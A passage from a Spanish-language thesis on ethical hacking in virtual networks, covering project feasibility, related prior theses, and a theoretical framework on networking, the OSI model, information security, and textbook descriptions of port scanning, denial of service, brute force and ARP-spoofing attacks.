Se tiene los conocimientos adquiridos respecto a las herramientas tecnológicas que permite facilitar la realización de cada una de las tareas que componen el estudio, además que los mismos están a disposición en el mercado; el acceso a internet da la posibilidad de tener a disposición la documentación de tecnologías nuevas para su

uso, del mismo modo a proyectos similares que fueron desarrollados anteriormente que servirán como referencia.

1.5.2. Viabilidad económica

Para la investigación, se contó con los recursos financieros necesarios e información disponible, ya que la mayoría de las herramientas de software que se utilizó son libres por lo cual el costo respecto a la licencia para el uso de las aplicaciones fue mínimo y alcanzable.

1.5.3. Viabilidad operativa

Teniendo en consideración que el desarrollo del proyecto no requiere demasiado personal, en vista de que se trata de un trabajo sobre un escenario virtual; se contó con el asesor de investigación y el investigador quien cuenta con las competencias necesarias para poder llevar a cabo las actividades en la temática del presente trabajo.

1.6. Limitación del estudio

La simulación de las plataformas virtuales se realiza sobre una PC de escritorio dado que se trata de una red virtual, de esta manera los resultados y tiempos obtenidos fueron muy cercanos en comparación al trabajo con los equipos reales (físicos).

Ciertas tareas durante la implementación del hacking ético no se pudieron desarrollar como en un entorno de red físico (recolección de información pasiva).

El presente trabajo no pretende resolver los problemas relacionados al déficit de personal en el tema de seguridad informática, más si mostrar y ofrecer una herramienta que permita iniciarse en esta disciplina.

Los escenarios virtuales que se implementaron no simularon todas las tecnologías relacionadas a dispositivos de red que actualmente existen en el mercado, esto debido a los elementos computacionales y las capacidades que demandan sobre un escenario virtual.

CAPÍTULO II

2. Antecedentes

Rojas (2018) realizó la tesis titulada: "Hacking ético para analizar y evaluar la seguridad informática en la infraestructura de la empresa plasticaucho industrial S.A.". Entre los objetivos planteados en este trabajo de investigación fue simular las acciones de un atacante a través de un ejercicio de Hacking Ético. Esto permitió analizar la infraestructura de la empresa teniendo como principio la ética y la confidencialidad. Además del análisis se demostró cómo explotar y aprovechar vulnerabilidades de la misma forma en la que un ciberdelincuente lo haría. Se mostró la criticidad de la materialización de un ataque buscando comprometer equipos y extrayendo información delicada de la organización.

Vilca (2016) realizó la tesis titulada: "Implementación de servidores virtuales en la corte superior de justicia de puno sub sede San Roman utilizando la herramienta Vmware". Entre sus objetivos de esta investigación se planteó Implementar servidores virtuales para reducir espacio en la central de datos y maximizar el uso de los servidores existentes y Monitorear las actividades de cada uno de los servidores virtuales en tiempo real y dar una mejor optimización. Una de las conclusiones que se rescata es, se implementó servidores virtuales, con esto se brinda un gran aporte para la creación de nuevos sistemas ya que se puede instalar toda la variedad de sistemas operativos y así brindar a los informáticos un ambiente óptimo para todo tipo de pruebas aportando tecnología de punta y con los estándares que al corte requiere.

Mendaño (2016) realizó la tesis titulada: "Implementación de técnicas de hacking ético para el descubrimiento y evaluación de vulnerabilidades de la red de una cartera de estado". Entre sus objetivos de esta investigación se planteó la implementación de técnicas de hacking ético para el descubrimiento y evaluación de vulnerabilidades, con el fin de medir la estrategia de defensa de un sistema informático y realizar recomendaciones de mitigación ante las fallas encontradas. Entre las conclusiones que más interesa para el presente trabajo es, que consideran que todo sistema informático es vulnerable y los sistemas de la organización evaluada no ha sido la excepción, es cuestión de tiempo para que personas comunes o expertos en hardware y software, con conocimientos en tecnología descubran errores y quieran vulnerar los sistemas tecnológicos. Es por esto que existe personas dedicadas a evaluar vulnerabilidades con el objetivo de evidenciar, corregir y mejorar la seguridad; La utilización de metodologías como OSSTMM, ISSAF, OWASP, es muy importante para llevar a cabo una actividad de hacking Ético.

Ortiz (2015) realizó la tesis titulada: "Hacking ético para detectar fallas en la seguridad informática de la intranet del gobierno provincial de Imbabura e implementar un sistema de gestión de seguridad de la información (SGSI), basado en la norma ISO/IEC 27001:2005". En esta investigación se aborda la seguridad de la información y los elementos involucrados en el procesamiento, almacenamiento o transporte de la información en el Gobierno Provincial de Imbabura, para ello se seleccionó la norma ISO/IEC 27001:2005 como guía para el desarrollo de las actividades descritas con el objetivo de implementar un sistema de gestión de seguridad de la información. Una de las recomendaciones más importantes está referido a la adecuada selección de los controles de seguridad, del cual depende directamente del correcto análisis de riesgos de los activos de información y de la identificación de todas las vulnerabilidades leves o graves de los servidores ya que son los medios en los que se basan las operaciones de la organización.

Aguilar y De La Cruz (2015) realizó una tesis titulada: "Implementación de una solución de hacking ético para mejorar la seguridad en la infraestructura informática de la caja municipal de Sullana agencia Chimbote". Entre los objetivos planteados en esta tesis fue analizar y diseñar la solución de hacking ético adecuada para la agencia Chimbote, teniendo en cuenta la información que se transfiere por la red informática, Implementar la solución de hacking ético en la agencia Chimbote de acuerdo a los estándares internacionales de seguridad informática y probar la solución de hacking ético en la red informática en un periodo de tiempo adecuado. Entre las recomendaciones advertidas se destaca, se debe continuar perfeccionando la solución de hacking ético, acompañando con implementación de software de seguridad como firewall, antivirus, etc.; que complementen la seguridad lograda.

Verdesoto (2007) realizó una tesis titulada: "Utilización de hacking ético para diagnosticar, analizar y mejorar la seguridad informática en la intranet de vía celular comunicaciones y representaciones". La investigación consistió en conocer el trabajo que un Hacker Ético puede realizar, con el propósito de diseñar una solución viable para aplicarla en una Intranet Corporativa, analizando las herramientas de software existentes y teniendo como condicionante que los equipos y servidores de la Intranet trabajen con Windows y Linux. Entre las conclusiones del proyecto se tiene, el hacking ético trata de arreglar un sistema comprometiéndolo (haciéndole pruebas destructivas) las cuales tienen un largo historial de éxito para muchos casos, pero también es cierto que esta técnica no es la única que se debe utilizar para asegurar una red.

CAPÍTULO III

3. Marco teórico

3.1. Red informática

Una red es un sistema donde los elementos que lo componen (por lo general ordenadores) son autónomos y están conectados entre sí, por medios físicos y/o lógicos y que pueden comunicarse para compartir recursos, directorios e impresoras (Suarez, 2006, p. 1).

Para crear la red es necesario un hardware que una los dispositivos (tarjetas, cables) y un software que implemente las reglas de comunicación entre ellos, vale decir, protocolos y servicios (Bueno, 2011, p 2).

La instalación de una red, supone la unión de todos aquellos elementos que antes trabajaban de manera separada. De esta forma se crea un sistema de comunicación que elimina los problemas de distancia y facilitan la compartición de los elementos disponibles en los ordenadores y servidores dentro de una red informática (Sánchez, 2002, p. 6).

3.1.1. Zona desmilitarizada (De-Militarized Zone)

Una zona desmilitarizada (demilitarized zone, DZM) hace referencia a una red de ordenadores con un rango de direcciones IP privadas que sirve como franja de seguridad entre dos redes, separándolas mediante estrictas reglas de acceso. Así, aunque físicamente los servidores dentro de una DMZ se encuentran en la misma empresa, no están conectados directamente con los equipos de la red local. La estructura del nivel de protección más alto consiste en un cortafuego que separa la zona desmilitarizada, situada entre la red local e Internet, de las redes vecinas. Por su parte, en las arquitecturas de red un poco más económicas, todas las redes están conectadas a un único firewall con tres terminales separados. En este caso se habla de una DMZ protegida (Sánchez, 2002, p. 150).

3.2. Servidores

Un servidor, es un equipo informático que está al servicio de otras máquinas, ordenadores o personas llamadas clientes y que les suministran a éstos, todo tipo de información. Entre los equipos clientes pueden ser personas u otros dispositivos móviles, impresoras, etc. (Sierra, 2013, p. 14).

3.2.1. Servidor de correo

Un servidor de correo, puede definirse como una aplicación informática que permite enviar y recibir mensajes a través de la red de datos, además es posible, adjuntar archivos de tamaño limitado con distintos formatos o extensiones.

- Webmail Squirrelmail

Es un cliente de correo que permite visualizar los mensajes de cuentas de email a través de una página web, accediendo desde cualquier navegador. Desde el Webmail SquirrelMail se puede realizar todas las operaciones necesarias para gestionar los correos, e incluso usarlo como agenda de contactos (Vigunu, 2010, p. 1).

3.2.2. Servidor de base de datos

Es una serie de datos organizados y relacionados entre sí en un mismo contexto, los cuales son recolectados y explotados por los sistemas de información de una empresa o negocio en particular y que permita una integridad de los datos (Pérez, 2006, p. 15).

- Servidor de base de datos MySQL

Es un sistema de gestión de bases de datos relacional, que fue creada por la empresa sueca MySQL AB, la cual tiene el copyright del código fuente del servidor SQL, así como también de la marca. Las principales características de MySQL son:

- El principal objetivo de MySQL es velocidad y robustez.
- Soporta gran cantidad de tipos de datos para las columnas.
- Gran portabilidad entre sistemas, puede trabajar en distintas plataformas y sistemas operativos.
- Flexible sistema de contraseñas (password) y gestión de usuarios, con un muy buen nivel de seguridad en los datos.

El servidor soporta mensajes de error en distintas lenguas (Enríquez, 2005, p. 1-2).

3.2.3. Servidor web

Es un programa que implementa el protocolo HTTP (Hypertext Transfer Protocol). Este protocolo pertenece a la capa de aplicación del modelo OSI y está diseñado para transferir hipertextos, páginas web y páginas HTML (Hypertext Markup Language); generalmente funciona a través del puerto 80 (Torres, 2008, p. 19).

- Servidor web Apache

Es un software de código abierto, seguro y robusto usado por la mayoría de Sistemas Operativos y es implementado principalmente para enviar páginas web estáticas y dinámicas en la World Wide Web (www), a través de un servidor HTTP gratuito. Apache es usado para muchas otras tareas donde el contenido necesita ser puesto a disposición en una forma segura y confiable (Torres, 2008, p. 20).

3.3. Protocolos de conectividad

Es un conjunto de reglas que realiza la comunicación de datos a través de una red a fin de llevar a cabo diferentes transacciones. Por ejemplo, el Protocolo de Control de

Transmisión/Protocolo Internet (TCP/IP) define un conjunto de reglas que se utilizan en el envío de datos de un nodo a otro de la red. El Protocolo Simple de Transferencia de Correo (SMTP) es un conjunto de reglas y estándares que se utilizan para la transferencia de correo electrónico y archivos adjuntos de un nodo a otro. El Protocolo dinámico de configuración de anfitrión (DHCP) es un protocolo un conjunto de reglas y estándares que se utiliza para asignar, de manera dinámica, direcciones IP en una red, a fin de que no sea necesario asignarlas a cada estación de trabajo en forma manual. (Hallberg, 2007, p. 92).

3.3.1. Protocolos TCP/IP

TCP/IP son en realidad dos protocolos que se utilizan en concierto uno con el otro. El Protocolo Internet (IP) define cómo se direccionan los datos de la red desde una fuente hacia un destino y qué secuencia de datos debe reensamblarse en el otro extremo. El protocolo IP trabaja en la capa de red del modelo OSI. El Protocolo de control de la transmisión (TCP) es un protocolo de alto nivel que trabaja una capa más arriba que el IP, en la capa de transporte. TCP administra las conexiones entre computadoras. Los mensajes TCP son transportados (encapsulados) en datagramas IP (Hallberg, 2007, p. 92).

Este protocolo consta de cuatro capas:

- Capa de red

La capa de acceso a la red es la primera capa de la pila TCP/IP. Ofrece la capacidad de acceder a cualquier red física, es decir, brinda los recursos que se deben implementar para transmitir datos a través de la red (Hallberg, 2007, p. 93).

- Capa de internet

La capa de Internet es la capa "más importante" (si bien todas son importantes a su manera), ya que es la que define los datagramas y administra las nociones de direcciones IP. Permite el enrutamiento de datagramas (paquetes de datos) a equipos remotos junto con la administración de su división y ensamblaje cuando se reciben (Hallberg, 2007, p. 93).

- Capa de transporte

Los protocolos de las capas anteriores permiten enviar información de un equipo a otro. La capa de transporte permite que las aplicaciones que se ejecutan en equipos remotos puedan comunicarse. El problema es identificar estas aplicaciones. De hecho, según el equipo y su sistema operativo, la aplicación puede ser un programa, una tarea, un proceso, etc (Hallberg, 2007, p. 93).

- Capa de aplicación

La capa de aplicación se encuentra en la parte superior de las capas del protocolo TCP/IP. Contiene las aplicaciones de red que permiten la comunicación mediante las capas inferiores. Por lo tanto, el software en esta capa se comunica mediante uno o dos protocolos de la capa inferior (la capa de transporte), es decir, TCP o UDP (Hallberg, 2007, p. 93).

3.3.2. Modelo OSI

El modelo de interconexión para sistemas abiertos (OSI) define todos los métodos y protocolos necesarios para conectar una computadora a cualquier otra para formar una red. El modelo OSI es un modelo conceptual que se utiliza con mucha frecuencia para diseñar redes y elaborar la ingeniería de las soluciones de red. El modelo OSI divide los métodos y protocolos necesarios en una conexión de red en siete diferentes capas (Hallberg, 2007, p. 29).

- **Capa Física**

La primera capa, la capa física, define las propiedades del medio físico de transmisión que se utiliza para llevar a cabo la conexión de la red. Las especificaciones de la capa física se resumen en un medio físico de transmisión un cable de red que transmite un flujo de bits entre los nodos a través de la red física. La conexión física puede ser punto a punto (entre dos puntos) o multipunto (entre muchos puntos, de un punto a muchos otros), y puede consistir en transmisiones half-duplex (en una dirección a la vez) o full-duplex (en ambas direcciones simultáneamente). Además, los bits pueden transmitirse ya sea en serie o en paralelo (Hallberg, 2007, p. 30).

- **Capa de enlace de datos**

La capa de enlace de datos, o capa dos, define los estándares que asignan un significado a los bits que transporta la capa física. Establece un protocolo confiable a través de la capa física a fin de que la capa de red (capa tres) pueda transmitir sus datos. La capa de enlace de datos típicamente detecta y corrige los errores para asegurar un flujo de datos confiable. A los elementos de datos que transporta la capa de enlace de datos se les llama tramas. Algunos ejemplos de tramas típicas son la X.25 y 802.x (802.x incluye tanto a las redes Ethernet como Token Ring). La capa de enlace de datos se divide generalmente en dos subcapas, llamadas control de enlace lógico (LLC) y control de acceso al medio (MAC) (Hallberg, 2007, p. 30).

- **Capa de red**

La capa de red, o capa tres, es donde se produce mucha acción en la mayoría de las redes. Esta capa define la forma en que los paquetes de datos llegan de un punto a otro en la red y lo que va dentro de cada paquete. Además, define los diferentes protocolos de paquete, como el Protocolo Internet (IP) y el Protocolo de intercambio

de Internet (IPX). Estos protocolos de paquetes incluyen información sobre enrutamiento fuente y destino. La información de enrutamiento que contiene cada paquete le dice a la red dónde enviarlo para que llegue a su destino, a la vez que le comunica a la computadora receptora dónde se originó dicho paquete (Hallberg, 2007, p. 30).

- Capa de transporte

La capa de transporte, o capa cuatro, administra el flujo de información desde un nodo de red hasta otro. Se asegura de que los paquetes sean decodificados en la secuencia correcta y que se reciban todos. Asimismo, identifica de manera única a cada computadora o nodo en la red. Los diferentes sistemas de conectividad de redes (como el de Microsoft o Novell) tienen implantada la capa de transporte de una manera distinta y, en realidad, la capa de transporte es la primera capa donde se presentan entre los diferentes sistemas operativos de red. Sólo en esta capa se encuentran las redes Windows, Novell NetWare o cualquier otro sistema de conectividad de redes. Dentro de los ejemplos de protocolos de la capa de transporte se encuentran el Protocolo de control de transmisión (TCP) y el Intercambio Secuencial de Paquetes (SPX). Cada uno de ellos se utiliza en conjunto con IP e IPX, respectivamente (Hallberg, 2007, p. 31).

- Capa de sesión

La capa de sesión, o capa cinco, define la conexión de una computadora de usuario a un servidor de red y de una computadora a otra en una red con configuración de igual a igual. Estas conexiones virtuales se conocen como sesiones. Incluyen la negociación entre el cliente y el anfitrión, o de igual a igual, en aspectos como el control de flujo, el procesamiento de transacciones, la transferencia de información de usuario y la autenticación de la red (Hallberg, 2007, p. 31).

- Capa de presentación

La capa de presentación, o capa seis, toma los datos que le proporcionan las capas inferiores y los procesa a fin de que puedan presentarse al sistema (que es lo contrario a presentar los datos al usuario, lo cual se maneja fuera del modelo OSI). Dentro de las funciones que se llevan a cabo en la capa de presentación se encuentran la compresión y descompresión de datos, así como el cifrado y descifrado de los mismos (Hallberg, 2007, p. 31).

- Capa de aplicación

La capa de aplicación, o capa siete, controla la forma en que el sistema operativo y sus aplicaciones interactúan con la red. Las aplicaciones que se utilicen, como Microsoft Word o Lotus 1-2-3, no son parte de la capa de aplicación, pero proporcionan

beneficios para el trabajo que se realiza ahí. Un ejemplo de software de la capa de aplicación es el software cliente que usted utilice, como el Windows Client for Microsoft Networks, el Windows Client for Novell Networks o el software Client32 de Novell. Además, controla la forma en que el sistema operativo y las aplicaciones interactúan con dichos clientes (Hallberg, 2007, p. 31).

3.3.3. Puerto de red

Es una interfaz para comunicarse con un programa a través de una red. También se define como "Lugares de conexión lógica" y concretamente, utilizando el Protocolo de Internet. Un puerto suele estar numerado. La implementación del protocolo en el destino utilizará ese número para decidir a qué programa entregará los datos recibidos. Esta asignación de puertos permite que una máquina establezca simultáneamente diversas conexiones con máquinas distintas, ya que todos los paquetes que se reciben tienen la misma dirección, pero van dirigidos a puertos diferentes (Hallberg, 2007, p. 100).

Los números de puerto se indican mediante una palabra, 2 bytes (16 bits), por lo que existen 65535. Podemos usar cualquiera de ellos para cualquier protocolo, no obstante, existe un órgano, la IANA, encargado de la asignación de los mismos, el cual creó tres categorías:

- Los puertos inferiores al 1024; son puertos reservados para el sistema operativo y usados por "protocolos bien conocidos", si queremos usar uno de estos puertos tendremos que arrancar el servicio que los use teniendo permisos de administrador.
- Los comprendidos entre 1024 (0400 en hexadecimal) y 49151 (BFFF en hexadecimal); son denominados "registrados" y pueden ser usados por cualquier aplicación, existe una lista pública en la web del IANA donde ver que protocolo usa cada uno de ellos.
- Los comprendidos entre los números 49152 (C000 en hexadecimal) y 65535 (FFFF en hexadecimal); son denominados dinámico o privados porque son los usados por el sistema operativo cuando una aplicación tiene que conectarse a un servidor y por tanto necesita un puerto por donde salir.

3.1.1. Servicio de red

Servicio de Red es un medio por el que dos sistemas dispares se comunican. Es decir, un servicio instalado en una máquina que provee a los clientes que se conecten a él. Generalmente los servicios de red son instalados en uno o más servidores para permitir el compartir recursos a computadoras clientes (Hallberg, 2007, p. 112).

3.4. Seguridad de la información

Medidas y actividades que procuran proteger los activos de información, entendiéndose éstos como los conocimientos o datos que tienen valor para una organización, en sus diferentes formas y estados, a través de la reducción de riesgos a un nivel aceptable, mitigando las amenazas latentes.

“La seguridad de la información consiste en la preservación de su confidencialidad, integridad y disponibilidad, así como de los sistemas implicados en su tratamiento, dentro de una organización” (NORMAS ISO 27001).

3.4.1. Elementos de la seguridad de la información

- Integridad: Garantiza que los datos y la información no sean alterados o modificados, ni destruidos o borrados de modo no autorizado. (López, 2010)
- Confidencialidad: Garantiza que los datos y la información solo puedan estar al alcance de las personas, entidades u organizaciones autorizadas. (López, 2010)
- Disponibilidad: Es disponibilidad de la información, datos u componentes del sistema a las personas, entidades u organizaciones autorizadas. (López, 2010)
- Trazabilidad: Esta determina el qué, cuándo, cómo y quién realiza acciones al sistema. (López, 2010)

3.4.2. Gestión de riesgos de la información

Daltabuit, Hernández, Mallen y Vásquez (2007), definen el análisis de riesgos como la selección de los mecanismos de protección, que permiten estimar las pérdidas potenciales de información, y ayudan a reducirlo facilitando la selección de los mismos.

ISACA (2018) considera la gestión de riesgos de la información como: el proceso de identificar vulnerabilidades y amenazas a los recursos de información utilizados por una organización para alcanzar sus objetivos, y decidir cuales controles, si alguno, deben aplicar para reducir el riesgo a un nivel aceptable, basado en el valor del recurso de información para la organización.

3.5. Vulnerabilidad

La vulnerabilidad de la información es comprometer la confidencialidad, integridad y/o disponibilidad de la información. La norma ISO 27005 define la vulnerabilidad como una debilidad de un activo o grupo de activos que puede ser explotado por una o más amenazas, se puede identificar vulnerabilidades en forma cualitativa de acuerdo a la experiencia del experto en seguridades, usando un escenario de pruebas o utilizando software de intrusión, de tal forma que al identificar las mismas sea posible tomar los correctivos del caso.

Markus (2018) menciona; respecto de la vulnerabilidad de la información, la siguiente definición: la vulnerabilidad es la capacidad, las condiciones y características del sistema mismo (incluyendo la entidad que lo maneja), que lo hace susceptible a amenazas, con el resultado de sufrir algún daño. En otras palabras, es la capacidad y posibilidad de un sistema de responder o reaccionar a una amenaza o de recuperarse de un daño También menciona que las vulnerabilidades; según sus características se clasifican en un determinado tipo u otro.

3.6. Amenazas de la seguridad de la información

De acuerdo con la NTP - 17799, se considera amenaza aquella causa potencial de un incidente no deseado, el cual puede causar daño a un sistema o a una organización. Alexander y otros (2007), coinciden en que las amenazas se pueden clasificar en grandes grupos para facilitar la toma de decisiones genéricas que reduzcan grupos de amenazas bajo una sola acción. Los grupos propuestos son:

- Naturales. Fuego, inundación, terremotos, etc.
- Humanas Accidentales. Desconocimiento, negligencia, despidos, pérdida no intencional de información.
- Humanas Intencionales. Robo de información, ataques.
- Tecnológicas. Virus, hacker, crackers, pérdida de datos, fallas de software, hardware o de red.

Luego de identificadas todas las amenazas, se evalúa su probabilidad de ocurrencia. El resultado de esta evaluación permitirá identificar las amenazas de mayor a menor concurrencia y la decisión sobre cuales atacar y cuales descartar de acuerdo con criterios técnicos, legales y de costos.

Según Granada (2009) las amenazas y las vulnerabilidades tienen interrelación, se parte de la pregunta sobre cuáles vulnerabilidades son aprovechadas por las amenazas, pues, una Vulnerabilidad identificada genera amenazas que se convierten en un riesgo expuesto sobre cualquier sistema de información. Esto es lo que para expertos en temas de seguridad de información se conoce como la relación causa-efecto entre los elementos del análisis de riesgo. Por lo tanto, el siguiente paso será el de integrar estos elementos para analizar y definir los niveles de riesgo que luego permitirán implementar los procedimientos que ayudarán a mitigar tales riesgos y eliminar las vulnerabilidades.

3.7. Ataque

Es un asalto en la seguridad del sistema que esta derivada desde una amenaza. Un ataque es cualquier acción que viola la seguridad (Valbuena, 2011, p. 2).

3.7.1. Ataque de escaneo de puertos

El escaneo de puertos es una técnica que se basa en la evaluación de vulnerabilidades por parte de hackers o administradores para auditar las máquinas y la red (Valbuena, 2011, p. 2).

Existen aplicaciones que permiten verificar la seguridad de un computador en una red, a través del análisis de sus puertos, localizando los puertos abiertos o cerrados, los servicios que están ofrecidos, identificar si está implementado un Firewall con el fin de tomar control remoto del pc víctima, los tipos de escaneo de puerto son:

- TCP Connect

Es una técnica común que no necesita de ningún tipo de privilegio especial y que se puede ejecutar a través de un software de escaneo de puertos. Consiste en usar la llamada connect () de TCP para intentar establecer una conexión con cada uno de los puertos del equipo a escanear. Si la conexión se establece, el puerto está abierto; si el puerto está cerrado, se recibe un aviso de cierre de conexión y, en caso de no recibir respuesta, el puerto se encuentra silencioso (Malagón, 2007, p. 5).

- TCP SYN

También conocido como escaneo medio abierto, es una técnica que intenta establecer conexión mediante el envío de un flag SYN, si existe una respuesta del Host con el paquete SYN+ACK, la conexión se interrumpirá al enviar el paquete RSP, evitando quedar registrado por parte del sistema (Malagón, 2007, p. 5).

- TCP FIN

Conocido como escaneo silencioso, consiste en enviar un paquete FIN al host de destino, los estándares de TCP/IP indican que al recibir un paquete FIN en un puerto cerrado, se responde con un paquete RST. Si se recibe un paquete RST por respuesta, el puerto está cerrado, y en caso de no recibir respuesta (se ignora el paquete FIN) el puerto puede encontrarse abierto o silencioso. Este tipo de escaneo no tiene resultados fiables (Malagón, 2007, p. 6).

- ACK Scan

Permite identificar de manera confiable, si un puerto se encuentra en estado silencioso. Su funcionamiento se basa en el envío de paquetes ACK con números de secuencia y confirmación aleatorios. Cuando reciba el paquete, si el puerto se encuentra abierto, responderá con un paquete RST, pues no identificará la conexión como suya; si el puerto está cerrado responderá con un paquete RST, pero si no se obtiene respuesta se puede identificar claramente el puerto como filtrado (puerto silencioso) (Malagón, 2007, p. 6).

3.7.2. Ataque de denegación de servicio (DoS)

El ataque de denegación de servicio tiene como objetivo dejar inaccesible a un determinado recurso de un servidor. Estos ataques generalmente se llevan a cabo mediante el uso de herramientas que envían una gran cantidad de paquetes de forma automática para desbordar los recursos del servidor logrando de esta manera que el propio servicio quede inoperable. Además, se suelen coordinar ataques involucrando un gran número de personas para que inicien este tipo de ataque simultáneamente, tratándose así de un ataque de denegación de servicio distribuido (Catoira, 2012, p.1).

3.7.3. Ataque de fuerza bruta

Es una técnica que proviene originalmente de la criptografía, en especial del criptoanálisis (el arte de romper códigos cifrados o descifrar textos). Es una manera de resolver problemas mediante un algoritmo simple de programación, que se encarga de generar y de ir probando las diferentes posibilidades hasta dar con el resultado esperado o de mejor conveniencia (Tori, 2008, p. 108). Las técnicas de fuerza bruta son:

- Uso de diccionarios
- Paralelización en Clusters
- Clusters con botnets
- Paralelización con GPUs.

3.7.4. Ataque de hombre en el medio

Consisten en realizar una técnica de ataque pasivo, denominada: ARP Spoofing, y se lleva a cabo en redes LAN y WLAN. Al estar conectados en la misma red, este ataque permite capturar todo el tráfico dirigido de uno o varios hosts de la red a la puerta de enlace configurada (Gateway) y viceversa, para engañar o envenenar la caché de la tabla ARP de la víctima.

De modo, que la dirección MAC Address (Media Access Control Address) de la puerta de enlace de la víctima no sea la verdadera, si no que sea la dirección MAC del atacante. Así cuando la víctima realice consultas hacia Internet que serán requests para su gateway antes pasaran por el host del atacante, este lo dejará pasar al router y devolverá la respuesta al atacante de nuevo y este a la víctima. De esta manera que la víctima no se dará cuenta de lo que está sucediendo (Lois, 2012, p. 1).

3.8. Riesgo

Un riesgo está definido como la probabilidad de que una amenaza explote una vulnerabilidad, además si una amenaza explota una vulnerabilidad se lleva a cabo un ataque (Aguirre, 2006).

3.9. Seguridad informática

La seguridad informática según Aguilera “es una disciplina que se ocupa de diseñar las normas, procedimientos, métodos y técnicas destinados a conseguir un sistema de información seguro y confiable “(“s.f”, pág. 9).

Por otro lado, Aguirre (2006) en su Libro de Seguridad Informática y Criptografía define como “la cualidad de un sistema informático exento de peligro” (p.50).

La Seguridad Informática en sí es un conjunto de estándares, políticas, métodos y protocolos encargados de resguardar la infraestructura tanto Hardware como Software incluyendo la información administrada y almacenada por los mismos, garantizando su disponibilidad, integridad y confidencialidad. (Piattini y Del Peso, 2001)

Por lo tanto, la seguridad informática viene a ser un conjunto de métodos, procesos o técnicas para la protección de los sistemas informáticos (redes e infraestructura) y la información en formato digital que éstos almacenen.

Dentro de esta categoría, se puede mencionar la seguridad computacional, la cual se ciñe a la protección de los sistemas y equipos para el procesamiento de datos de una empresa, por ejemplo.

3.9.1. Objetivo de la seguridad informática

La seguridad informática tiene como principal objetivo de proteger todos los recursos que la empresa o la persona tiene y considera como valiosos, tales como datos, software o hardware. Esto se da gracias a que la seguridad informática adopta medidas para que las organizaciones, empresas o personas puedan cumplir sus objetivos, esto permite que se puedan proteger todos los recursos, sistemas, datos financieros, situación legal y tanto bienes intangibles como tangibles. (Toribio, 2016).

3.9.2. Estructura de seguridad de la informática

Para muchos profesionales una efectiva estructura de seguridad informática se basa en cuatro técnicas de administración de riesgos, mostradas en el siguiente diagrama:




Figura 1. Estructura de la Seguridad Informática
Fuente: Toribio (2016).

- **Estrategias y políticas:** estrategias de administración para seguridad informática y políticas, estándares, guías o directivos usados para comunicar estas estrategias a la organización (Toribio, 2016).
- **Administración de la organización:** procesos que se dirigen hacia políticas profesionales y programas de capacitación, administración de cambios y control, administración de seguridad y otras actividades necesarias (Toribio, 2016).
- **Monitorización de eventos:** procesos reactivos que permite a la administración medir correctamente la implementación de políticas e identificar en que momento las políticas necesitan cambios (Toribio, 2016).
- **Tecnología informática:** es la tecnología necesaria para proveer la apropiada protección y soporte en los distintos procesos involucrados en la organización. La seguridad informática abarca un amplio rango de estrategias y soluciones al emplear mecanismos preventivos en las redes, tales como:
- **Control de acceso:** una de las líneas de defensa más importantes contra los intrusos indeseados es el control de acceso. Básicamente, el papel del control de acceso es identificar la persona que desea acceder al sistema y a sus datos, y verificar la identidad de dicha persona. La manera habitual de controlar el acceso a un sistema es restringir la entrada a cualquiera que no tenga un nombre de usuario y una contraseña

válidos. Las contraseñas son un ejemplo de una forma simple pero efectiva de control de acceso.

El control de acceso es efectivo para mantener a las personas desautorizadas fuera del sistema. Sin embargo, una vez que alguien está dentro, la persona no debería tener acceso libre a todos los programas, archivos e información existente en el sistema. El control de acceso discrecional, a veces abreviado por el acrónimo DAC, se realiza en muchos sistemas, y es una parte importante de cualquier acceso donde el acceso a los archivos y programas se concede en función de la clase de permisos otorgados a un usuario o un perfil de usuarios. Es discrecional en tanto que un administrador puede especificar la clase de acceso que decide dar a otros usuarios del sistema.

Esto difiere de otra clase de controles más restrictiva, control de acceso obligatorio (MAC), que proporciona un control mucho más rígido de acceso a la información del sistema.

- **Prevención contra Virus informáticos:** la prevención y control de los efectos producidos por las diferentes clases de virus y programas destructivos que existen.
- **Planificación y administración del sistema:** planificación, organización y administración de los servicios relacionados con la informática, así como políticas y procedimientos para garantizar la seguridad de los recursos de la organización.
- **Cifrado:** la encriptación y la desencriptación de la información manipulada, de forma que sólo las personas autorizadas pueden acceder a ella.
- **Seguridad de la red y de comunicaciones:** controlar problemas de seguridad a través de las redes y los sistemas de telecomunicaciones.

3.10. Hacking Ético

“Ethical hacking es una metodología utilizada para simular un ataque malicioso sin causar daño” (Tori, 2008, p. 15).

Una definición que tiene, es el proceso por el cual se busca deficiencias o daños en la seguridad, red, o sistemas y de esta manera poder analizar, calibrar y ver el riesgo que estas tienen para que de esta manera se pueda brindar y recomendar soluciones factibles o las más apropiadas para poder arreglar, combatir o mejorar cada una de estas y no tener riesgos futuros. (Gómez, 2011)

Hacking, es una palabra que, presentada en un contexto global es un conjunto de maniobras que se interpretan como piratear y romper la seguridad de un sistema de forma ilegal, además que la palabra hacker es traducida generalmente como pirata o delincuente informático (Pazmiño, 2011, p. 26).

